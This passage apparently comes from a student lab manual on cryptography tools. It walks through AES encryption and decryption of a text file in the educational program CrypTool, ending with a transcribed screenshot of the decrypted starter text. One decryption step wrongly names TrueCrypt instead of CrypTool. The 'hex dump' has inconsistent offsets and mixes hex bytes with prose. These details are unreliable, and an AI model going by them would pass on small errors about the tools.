
14. Verify the creation of new volume




iv. CrypTool

Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.


1. Open Cryptool




2. Create a new file that you want to encrypt




3. Add Contents to the file




4. Select Encryption method, in this case AES Encryption is used.



5. Click Encrypt and save the file




6. File has been encrypted → Save the encrypted file




Decrypting the Encrypted File


- Open the encrypted hex file in TrueCrypt




- Navigate to “Encrypt/Decrypt” Menu in the top ribbon and select the same algorithm that was used to encrypt the file (AES).



- Click on Decrypt



4. The Above step decrypts the file and returns the original un-encrypted contents of the file as shown below



The screenshot shows a Windows-style text editor window titled "Cry-Rijndael-Protected.hes". The content of the file is a hex dump of the file's data. At the top, there is a header with various parameters and a warning about the file being encrypted. Below this, there is a detailed description of the file's structure and how to use it. The text ends with a copyright notice for December 2021 and the CryptTool Team.

```
00000000: 9B 41 23 07 55 E8 4E EA F2 66 61 E3 63 BE E5 72 21 3B 12 C7 E2 74 7C 5F 60 8D 4B 6A CA DA 0F 94 E7 1B 62 86 AF UN fa c v t Kj b
00000010: Rijndael (AES) decryption of <Cry-Rijndael-Protected.hes>, key <00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>
00000020: Starting example for the CrypTool version family 1.x (CT1)
00000030: Remark
00000031: The successor versions of CT1 (called CT2, JCT and CTO) now offer a significantly wider range of functionality than CT1. In CT1 only errors will be corrected. Please use the newer versions of CrypTool little by little.
00000040: CrypTool 1 (CT1) is a comprehensive and free educational program
00000041: about cryptography and cryptanalysis
00000042: offering extensive online help and many visualizations.
00000050: This text file was created in order to help you to make your first steps with CT1.
00000060:
00000070: 1) The starting page of the online help offers the best oversight of CT1's capacity. From the starting page you can reach all essential functions via links.
00000080: The starting page of the online help can be accessed via the menu "Help->Starting Page" at the top right of the main window or by using the search keyword "Starting page" within the index of the online help.
00000090: Press F1 to start the online help everywhere in CT1.
00000100:
00000110: 2) A possible next step would be to encrypt a file with the Caesar algorithm. This can be done via the menu "Crypt/Decrypt -> Symmetric (classic)".
00000120:
00000130: 3) There are several examples (tutorials) within the online help which provide an easy way to gain an understanding of cryptology. These examples can be found via the menu "Help->Scenarios (Tutorials)".
00000140:
00000150: 4) You can further develop your knowledge by:
00000160: - Navigating playfully through the menus. You can press F1 at any selected menu item to get more information.
00000170: - Reading the included readme file (see the menu "Help->Readme").
00000180: - Viewing the included colorful presentation. This presentation can be found on several ways: e.g. in the "Help" menu of this application, or via the "Documentation" section found at the "Starting" page of the online help.
00000190: - Viewing the webpage www.cryptool.org.
00000200:
00000210: December 2021
00000220: The CrypTool Team
```